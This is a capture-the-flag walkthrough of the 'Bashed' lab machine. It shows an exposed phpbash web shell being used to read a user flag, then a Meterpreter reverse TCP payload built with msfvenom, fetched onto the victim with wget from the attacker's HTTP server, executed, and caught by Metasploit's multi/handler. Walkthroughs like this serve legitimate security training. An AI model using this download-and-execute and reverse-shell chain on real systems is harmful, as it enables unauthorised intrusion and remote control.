
Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Aha! We have found some interesting “.php” files that may work in our best interests. It looks like the very tool that the developer was mentioning on the home page, “phpbash.php”, as well!. Let's run it (by clicking on it, the “php” file will run on the server side) and see what happens.

Side Note


PHP is s a widely-used open source general-purpose scripting language that is especially suited for web development. Take note, you will be seeing this language down the road!



```
www-data@bashed:/var/www/html/dev# |
```

Wow, by running “phpbash.php” we have opened a terminal session between us and the remote Linux Server right in our web browser. Pretty Sweet!

Let's see if we have the auuthority to go ahead and take the user flag. Running a “whoami” command will yield that we are “www-data", an account typically used for web development in Linux web environments. Furthermore, taking a look at the home directory ("/home") and seeing what user data may be stored here, we find a directory name “arrexel", with a file named “user.txt” located in that directory. Bingo, we have found the user flag!



```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# ls /home
arrexel
scriptmanager
www-data@bashed:/var/www/html/dev# cd /home/arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1

www-data:/home/arrexel# |
```

Where do we go from here?


Some key things to think about are as follows:

1) We have a victim web server with port 80 (HTTP) open
2) We are currently logged into that machine, as user “www-data”

Naturally, it would be a good idea to see if we can upload anything that would grant us escalation of privelege. With this mentality, a reverse shell would not be a bad place to start.

For some, this may be an extra step in getting root. But for the following situation I thought it best to try and spawn a meterprreter shell in order to gain some useful tools metasploit has to offer. For this, we use msfvenom to compile a reverse tcp shell binary (in our case, a .elf file) that will be executed on the vicim web server.

Here is the following command that we will use:




```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=4444 -f elf > bashed.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
root@kali:~#
root@kali:~# █
```

When creating this payload, make sure to put your own IP address for the LHOST value.

Now that we have our payload, let's see if we can upload it to our victim! There are many ways we can go about this, but let's keep it HTTP for this one :)


One of the simpler routes we can go is to make our own system into a temporary HTTP server, serving files easily so that remote hosts may retrieve them as they wish. In this case, the remote host in question is our victim.

To become a simple web server, go ahead and navigate to the directory in which “bashed.elf”, our newly generated payload, resides. Once there, type the following:



```
root@kali:~/TempHTTPdirectory# ls
bashed.elf
root@kali:~/TempHTTPdirectory# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
█
```


We are now serving whatever was in that directory to whoever wants it, using the python module “SimpleHTTPServer”. We can see this in a browser setting if we navigate over and type in “localhost” in the URL bar.



Directory listing for /


- bashed.elf

Let's go back over to our victim machine and see if we can acquire the “bashed.elf” from our HTTP Server.




```
www-data@bashed:/var/www/html# wget http://10.10.14.21:80/bashed.elf
--2020-04-08 15:42:06-- http://10.10.14.21/bashed.elf
Connecting to 10.10.14.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
bashed.elf: Permission denied

Cannot write to 'bashed.elf' (Success).
```

Uh-Oh! Looks like we don't have the necessary priveleges as “www-data” to write to MOST of these directories at hand. But, recall the results of our DirBuster scan from earlier. One of the available directories that we found was “/uploads”, a directory that, if I had to guess, is to be used for uploads to the site. Sounds perfect!




```
www-data@bashed:/var/www/html# cd uploads
www-data@bashed:/var/www/html/uploads# ls
index.html
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.21:80/bashed.elf
--2020-04-08 15:42:58-- http://10.10.14.21/bashed.elf
Connecting to 10.10.14.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'bashed.elf'

0K 100% 28.3M=0s

2020-04-08 15:42:58 (28.3 MB/s) - 'bashed.elf' saved [207/207]
```

Alright! The file has been written to "/var/www/html/uploads" on the victim's machine! For the next step, we will be using Metasploit, a popular security framework, to handle our reverse shell. With that being said, let's fire up Metasploit in our console!




```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMM                MMMMMMMMMMM
MMMN$                            vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 >
```

And load the module “multi/handler”, a very useful Metasploit tool that is used to manage reverse shells and give us all sorts of additional features.




```
msf5 > use multi/handler
msf5 exploit(multi/handler) >
```

Now, we change some of the default settings for the module, such as the IP address of the listening host (ourselves) and the listening port. We will also need to change the payload option to the specific payload we generated. This is to ensure that “multi/handler” will handle the reverse tcp shell session appropriately. To see the available options for “multi/handler”, just type in “options”, then you may change the options like I have below (don't worry about setting "LPORT”, its already 4444).




```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.2      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 10.10.14.21
lhost => 10.10.14.21
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Make sure your put your own IP address for the LHOST option. With everything in place, lets's type run and start our listener!




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
```

Finally, we return to our victim machine and run “bashed.elf” to initiate our reverse shell. We need to change the permissions of the file in order to be able to run it, so a quick chmod 777 should do the trick. After this, type “./bashed.elf” and we should be good!



```
www-data@bashed:/var/www/html/uploads# chmod 777 bashed.elf

www-data:/var/www/html/uploads# ./bashed.elf
```


If we go back to our Metasploit instance, we see that our reverse shell has been initiated and that we now have a meterpreter shell!



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Sending stage (985320 bytes) to 10.10.10.68
[*] Meterpreter session 1 opened (10.10.14.21:4444 → 10.10.10.68:60710) at 2020-04-08 18:17:32 -0500

meterpreter > 
```

